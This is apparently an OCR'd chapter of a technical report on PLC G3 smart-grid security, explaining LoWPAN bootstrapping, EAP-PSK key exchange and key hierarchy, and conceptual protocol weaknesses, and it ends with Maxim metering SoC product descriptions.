


Figure 7.4. RADIUS Authentication procedure [103]

7.5.2 Bootstrapping procedure

At the beginning of the Bootstrapping procedure, an ED (aka LoWPAN Bootstrapping Device or LBD) must launch an active channel scan. The higher layer can start an active scan by invoking the ADPMDISCOVERY. request primitive, and specifying the duration of the scan. The adaptation layer then invokes the MLME-SCAN.request primitive of the MAC layer specifying the same parameters.

The LBD sends a 1-hop broadcast Beacon.request frame and any Full Feature Device in the Neighborhood should reply by sending a Beacon frame with its PAN identifier, short address and capabilities.

Upon completion, the MAC layer issues a MLME-SCAN.confirm primitive, with the list of existing PAN in the PANDescriptorList parameter. In response, the adaptation layer generates an ADPM-DISCOVERY.confirm primitive which contains the PANDescriptorList parameter provided by the MAC layer.

At the end of the scan, the LBD selects one of the Beacon senders based on link quality, association permit, PAN identifier and short address (according to a round robin algorithm). It may be either the PAN coordinator that play the role of LoWPAN Bootstrapping Server (LBS) or another FFD. In the latter case, the FFD (aka LoWPAN

Bootstrapping Agent or LBA) is in charge of relaying the LoWPAN Bootstrapping Protocol (LBP) frames between the LBA and the LBS.

Then, the LBD sends an LBP JOINING frame to the LBA. This frame includes a field that carries the EUI-64 address of the joining LBD. When received by the LBA, this frame is relayed by the LBA to the LBS. The LBA is supposed fully bootstrapped with the full capability to directly transmit any message to the LBS in a secure way. As soon as the LBS gets the message, the EUI-64 is compared with an Access Control list and two possibilities follow it: the address does not fit the list and a LBP DECLINE message is sent back to the LBA. On the contrary, if the address fits the list and LBP CHALLENGE message is sent back embedding an EAP.Request message asking for further data for identification. [23]

7.5.3 Authentication and Key distribution phase

This phase is totally dependent of the EAP method used. In the case of EAP-PSK, methods are ordinary based on two round-trip exchanges:

- The first one is for mutual Authentication and initial exchange of ciphering material
- The second one for mutual control of session keys derivation

At the end of the process, the LBD should be provided with different groups of keys:

- **Unicast session keys** that are timely refreshed for security of EAP messages
- **Group session keys** for the PAN security, which are shared by all nodes that have passed through the authentication stage. Its usage is for encryption and decryption of every MAC frame travelling in the PAN. For the security of the network these keys are refreshed not only timely but every time that a node is detached from the network.
- **More specific keys** to provide security on higher levels such as the Application layer

7.5.4 Authorization and initial configuration phase

After the authentication and key distribution phase there are two possible scenarios that may occur:

- The process does not reach completion and an LBP DECLINE message is sent back by the LBS embedding an EAP.failure message reaching the LBD.
- The process is completed and the LBS selects a 16-bit short address and sends back an LBP ACCEPTED message, embedding an EAP.success message and the LBD activates the GMK key. A second LBP ACCEPTED message is sent by the LBS embedding the address and various parameters. Now, the LDB owns all necessary session keys and can transmit messages securely end-to-end. [23]




Figure 7.5. LBP and EAP Relaying capabilities [23]

7.5.5 Confidentiality and Integrity

Confidentiality and Integrity services are implemented differently depending on the level:

- **At MAC level:** All frames are encrypted and decrypted at every hop using a CCM* type of ciphering, in exception of control frames used during the Bootstrapping process. In order to support this service all nodes in the network receive a Group Master Key (GMK) securely using the EAP-PSK Protected Channel.
- **At EAP-PSK level:** The EAP-PSK Protected Channel (PCHANNEL) provides Confidentiality and Integrity services to the messages exchanged between the EAP server and any peer. [23]




Figure 7.6. Confidentiality at MAC and EAP-PSK levels [23]

7.5.6 Cryptographic design of EAP-PSK

EAP-PSK uses three cryptographic parts:

- **A key setup** to derive Authentication Key (AK) and Key-Derivation Key (KDK) from PSK.
- **An authenticated key exchange protocol** to mutually authenticate the communicating parties and derive session keys
- **A protected channel protocol** for communication between the mutually authenticated parties [23]

7.5.7 Key Setup

During the key setup AK and KDK are derived from the PSK using the modified counter mode of operation of AES-128. The modified counter mode is a length increasing function that expands one AES-128 block into a longer t-block output where t≥2. This operation is done just once immediately after the PSK has been provisioned. As soon as the derivation is done, the PSK should be securely deleted. [23]

7.5.8 The Authenticated Key Exchange

The authentication protocol used by EAP-PSK is inspired by AKEP2 that consists in a one-and-a-half round trip exchange as the following:




Figure 7.7. AKEP2 round trip exchange [28]

EAP-PSK instantiates this protocol with:

- The server as A and the peer as B
- n_a and n_b as 16.byte random numbers RAND_S and RAND_P
- A and B as their respective NAIs ID_S and ID_P

- The MAC algorithm as CMAC with AES-128 using AK and producing a tag length of 16 bytes
- The modified counter mode of operation of AES-128 using KDK, to derive session keys as a result of the exchange [28]

7.5.9 Protected Channel

EAP-PSK provides a protected channel using EAX mode of operation for mutual authenticated parties to communicate over. It is used to exchange protected result indications and may have further usages in the future. Figure 7.8 shows how EAX is used to implement the protected channel (PCHANNEL). It encrypts a Plain Text Payload up to 960 bytes and provides replay protection.

In the PCHANNEL, AES-128 is encrypted with the TEK key. The nonce N is used to provide cryptographic security to the encryption and data origin authentication as well as protection replay. The header H consists of the first 22 bytes of the EAP request or response packet and the Tag is a MAC that protects both the header and the payload.

The 2-bit R flag of the PCHANNEL field is sent in the third and fourth types of EAP-PSK messages and it us used to provide result indications. Since it is communicated over the protected channel it is encrypted, integrity-protected and protected against replays. It can take three possible values: 01 to mean CONTINUE, 10 to mean DONE_SUCCESS or 11 to mean DONE_FAILURE. Both the peer and the server remember about both values of R that have sent and they have received, and this conjuction indicates either the success or failure of the maintained EAP-PSK dialog. [23]

7.5.10 Key Hierarchy

The EAP-PSK method based on the EAP specification defines a key hierarchy as the following:

Pre-Shared Key (PSK): This Key is shared between the EAP peer and the EAP server and it is assumed that they are the only ones that know it, because if it has wider distribution the security properties are reduced as in all other symmetric key methods. The protocol also assumes that both the server and the peer identify the correct PSK to use with each other thanks to their respective NAIs, which means that there must be at most one PSK shared between a server using a given server NAI and a peer using a given peer NAI.

This key is used to derive two 16-byte (128 bits) static long-lived subkeys called the Authentication Key (AK) and the Key-Derivation Key (KDK). This derivation is done only once during the called key setup.

Authentication Key (AK): It is used to mutually authenticate the EAP peer and the EAP server. It is a static long-lived key derived from the PSK. Thanks to their respective NAIs the peer and the server identify the correct AK to use, which means, as well as with the previous key, that there must be only one AK shared between an EAP server and an EAP peer given their NAIs. The EAP peer chooses the AK to use based on the first EAP-PSK message sent and it includes it on the second EAP-PSK message.

Key-Derivation Key (KDK): This key is used to derive session keys shared between the EAP peer and the EAP server, named TEK, MSK and EMSK. It is a static long-lived key derived from PSK. As well as with previous keys, there must be only one KDK shared between peer and server using their given NAIs. As it was done with the AK it is chosen from the first EAP-PSK message and included in the second EAP-PSK message.

Transient EAP Key (TEK): This key is derived from a random number exchange during authentication and the KDK. Its use is to implement a protected channel for both mutually authenticated parties to communicate over securely. EAP-PSK uses the 128-bit TEK in collaboration with AES-128 in EAX mode of operation as a cipher suite.

Master Session Key (MSK): This key is also derived from a random number exchange during authentication and the KDK. It is a 512-bit key to be used to provide security at the application level.

Extended Master Session Key (EMSK): This key is derived from a random number exchange during authentication and the KDK. As well as MSK, the EMSK is a 512-bit key. It is included on the EAP-PSK protocol but not used on OFDM CPL so it might not be generated. [23] [68] [69]

In the following figure an overview of the Key Hierarchy of the protocol is shown, with the derivation process, the EAP-PSK message flow and the key exchange process:




Figure 7.8. EAP-PSK Key Hierarchy overview [23]

7.5.11 Group Master Key distribution

The 128-bit GMK is generated by the EAP server and then, securely and individually delivered to the EAP peers via the PCHANNEL. It is assumed being random and its generation is considered as purely implementation dependant. It is distributed in two scenarios: during the bootstrapping process as a regular extension to EAP-PSK message 3 or during the re-keying process as a regular extension to EAP-PSK message 5. Its lifetime is rather long (several 10s years) due to the 4 byte counter included in the nonce. The procedure with is dependent on each side:

- **Peer side procedure:** When a peer receives a new GMK it installs the key in its respective slot and starts ciphering the messages with it as soon as it receives an EAP Success message.
- **Server side procedure:** In case of re-keying, the EAP server generates a new GMK and transmits a LBP Challenge message that contains it coupled with the preceding one to every formerly authenticated peer expecting for the success confirmation response of every peer. [23]

7.6 Possible attacks to PLC G3

7.6.1 Denial of Service (DoS) attacks

Denial of Service (DoS) resistance has not been a design goal for EAP-PSK. Therefore, it is recommended that EAP-PSK not allow EAP notifications to be interleaved in its dialog to prevent potential DoS attacks. Indeed, since EAP notifications are not integrity protected, they can easily be spoofed by an attacker. Such an attacker could force a peer that allows EAP notifications to engage in a discussion that would delay his or her authentication or result in the peer taking unexpected actions.

It is up to the implementation of EAP-PSK or to the peer and the server to specify the maximum number of failed cryptographic checks that are allowed. Anyway, for the sake of simplicity and denial-of-service resilience, EAP-PSK has chosen not to include any error messages. Hence, an invalid EAP-PSK message is silently discarded. Although this makes interoperability testing and debugging harder, this leads to simpler implementations and does not open any venue for denial-of-service attacks. [68] [69]

7.6.2 Exposition of the PSK

EAP-PSK does not provide Perfect Forward Secrecy. Compromise of the PSK leads to compromise of recorded past sessions, consequently, if this compromise is not accomplished, this may enable an attacker to impersonate the peer and the server: compromise of the PSK leads to full compromise of future sessions.

EAP-PSK provides no protection against a legitimate peer sharing its PSK with a third party. Such protection may be provided by appropriate repositories for the PSK. The PSK used by EAP-PSK must only be shared between two parties: the peer and the server. In particular, this PSK must not be shared by a group of peers communicating with the same server.

The PSK used by EAP-PSK must be cryptographically separated from keys used by other protocols, otherwise the security of EAP-PSK may be compromised. It is a rule of thumb in cryptography to use different keys for different applications. [68] [69]

7.6.3 Identity protection

Since it was chosen to restrict to a single cryptographic primitive from symmetric cryptography, namely, the block cipher AES-128, it appears that it is not

possible to provide reasonable identity protection without failing to meet the simplicity goal.

If only symmetric cryptography is used, only a weak form of identity protection may be offered, namely, pseudonym management. In other words, the peer and the server agree on pseudonyms that they use to identify each other and usually change them periodically, possibly in a protected way so that an attacker cannot learn new pseudonyms before they are used.

With pseudonym management, there is a trade-off between allowing for pseudonym resynchronization (thanks to a permanent identity) and being vulnerable to active attacks (in which the attacker forges messages simulating a pseudonym desynchronization). Because pseudonym management adds complexity to the protocol and implies this unsatisfactory trade-off, it was decided not to include this feature in EAP-PSK.

However, EAP-PSK may trivially provide some protection when the concern is to avoid the "real-life" identity of the user being discovered. EAP-PSK can very simply thwart this attack, merely by not providing users with a NAI that allows easy recovery of their real-life identity. It is believed that when a NAI that is not correlated to a real-life identity is used, no valuable information leaks because of the EAP method.

It is worth noting that the server systematically discloses its identity, which may allow probing attacks. This may not be a problem as the identity of the server is not supposed to remain secret. On the contrary, users tend to want to know to whom they will be talking in order to choose the right network to attach to. [68] [69]

7.6.4 Packet modification attacks

While EAP methods may support per-packet data origin authentication, integrity, and replay protection, support is not provided within the EAP layer.

Since the Identifier is only a single octet, it is easy to guess, allowing an attacker to successfully inject or replay EAP packets. An attacker may also modify EAP headers (Code, Identifier, Length, Type) within EAP packets where the header is unprotected. This could cause packets to be inappropriately discarded or misinterpreted.

To protect EAP packets against modification, spoofing, or replay, methods supporting protected ciphersuite negotiation, mutual authentication, and key derivation, as well as integrity and replay protection, are recommended.

Method-specific MICs may be used to provide protection. If a per-packet MIC is employed within an EAP method, then peers, authentication servers, and authenticators not operating in pass-through mode must validate the MIC. MIC

validation failures should be logged. Whether a MIC validation failure is considered a fatal error or not is determined by the EAP method specification.

It is recommended that methods providing integrity protection of EAP packets include coverage of all the EAP header fields, including the Code, Identifier, Length, Type, and Type-Data fields. Additionally, since EAP messages of Types Identity, Notification, and Nak do not include their own MIC, it may be desirable for the EAP method MIC to cover information contained within these messages, as well as the header of each EAP message. [68] [69]

7.6.5 Weak ciphersuites

If after the initial EAP authentication, data packets are sent without per-packet authentication, integrity, and replay protection, an attacker with access to the media can inject packets, flip bits within existing packets, replay packets, or even hijack the session completely. Without per-packet confidentiality, it is possible to snoop data packets.

To protect against data modification, spoofing, or snooping, it is recommended that EAP methods supporting mutual authentication and key derivation be used, along with lower layers providing per-packet confidentiality, authentication, integrity, and replay protection.

Additionally, if the lower layer performs ciphersuite negotiation, it should be understood that EAP does not provide by itself integrity protection of that negotiation. Therefore, in order to avoid downgrading attacks which would lead to weaker ciphersuites being used, clients implementing lower layer ciphersuite negotiation should protect against negotiation downgrading. [68] [69]

7.6.6 Separation of authenticator and backend authentication server

In the case where the authenticator and authentication server reside on different machines, there are several implications for security:

- Authentication will occur between the peer and the authentication server, not between the peer and the authenticator. This means that it is not possible for the peer to validate the identity of the authenticator that it is speaking to, using EAP alone.
- The authenticator is dependent on the AAA protocol in order to know the outcome of an authentication conversation, and does not look at the encapsulated EAP packet to determine the outcome. In practice, this implies that

the AAA protocol spoken between the authenticator and authentication server must support per-packet authentication, integrity, and replay protection.

- After completion of the EAP conversation, where lower layer security services such as per-packet confidentiality, authentication, integrity, and replay protection will be enabled, a secure association protocol should be run between the peer and authenticator in order to provide mutual authentication between the peer and authenticator, guarantee liveness of transient session keys, provide protected ciphersuite and capabilities negotiation for subsequent data, and synchronize key usage.
- An AAA-Key derived from the MSK and/or EMSK negotiated between the peer and authentication server may be transmitted to the authenticator. Therefore, a mechanism needs to be provided to transmit the AAA-Key from the authentication server to the authenticator that needs it. [68] [69]

7.6.7 Channel binding

It is possible for a compromised or poorly implemented EAP authenticator to communicate incorrect information to the EAP peer and/or server. This may enable an authenticator to impersonate another authenticator or communicate incorrect information via out-of-band mechanisms such as via a AAA or lower layer protocol.

Where EAP is used in pass-through mode, the EAP peer typically does not verify the identity of the pass-through authenticator, it only verifies that the pass-through authenticator is trusted by the EAP server. This creates a potential security vulnerability.

An EAP pass-through authenticator acting as an AAA client can be detected if it attempts to impersonate another authenticator by various details such as sending incorrect NAS-Identifier, NAS-IP-Address or NAS-IPv6-Address attributes via the AAA protocol. However, it is possible for a pass-through authenticator acting as an AAA client to provide correct information to the AAA server while communicating misleading information to the EAP peer via a lower layer protocol.

For example, it is possible for a compromised authenticator to use another authenticator's Called-Station-Id or NAS-Identifier in communicating with the EAP peer via a lower layer protocol, or for a pass-through authenticator acting as a AAA client to provide an incorrect peer Calling-Station-Id to the AAA server via the AAA protocol.

In order to address this vulnerability, EAP methods may support a protected exchange of channel properties such as endpoint identifiers, including: Called-Station-Id, Calling-Station-Id, NAS-Identifier, NAS-IP-Address and NAS-IPv6-Address. [68] [69]

7.7 Maxim PLC G3 solutions

On the figure below, a smart meter block diagram is presented where the blocks painted on blue are the ones that can be implemented by Maxim solutions. The most important three are the metering SoC, the data communications block and the Real-Time Clock (RTC). These blocks are the ones that can be identified as characteristic for an Automated Meter Reading (AMR) application. Their possible solutions are described on the following lines.




Figure 7.9. Smart meter block diagram [25]

7.7.1 Metering SoC

7.7.1.1 71M6541D/41F, 71M6542F (single phase), 71M6543F/43H (polyphase)

The Teridian 71M6541D/41F/42F (single phase) and 71M6543F/43H (polyphase) are highly integrated, flexible metering SoCs that support a wide range of residential, commercial, and industrial meter applications with up to Class 0.2 accuracy. The devices incorporate a 5MHz 8051-compatible MPU core and a 32-bit computation engine , a low-power RTC with digital temperature compensation; up to 64KB flash memory and 5KB RAM; and an LCD driver. The proprietary Single Converter Technology architecture includes a 22-bit delta-sigma ADC, which provides unmatched linearity performance over a wide dynamic range and consumes less power than a multi-ADC implementation. Automatic switching between main power and three battery-backup modes ensures operational reliability.

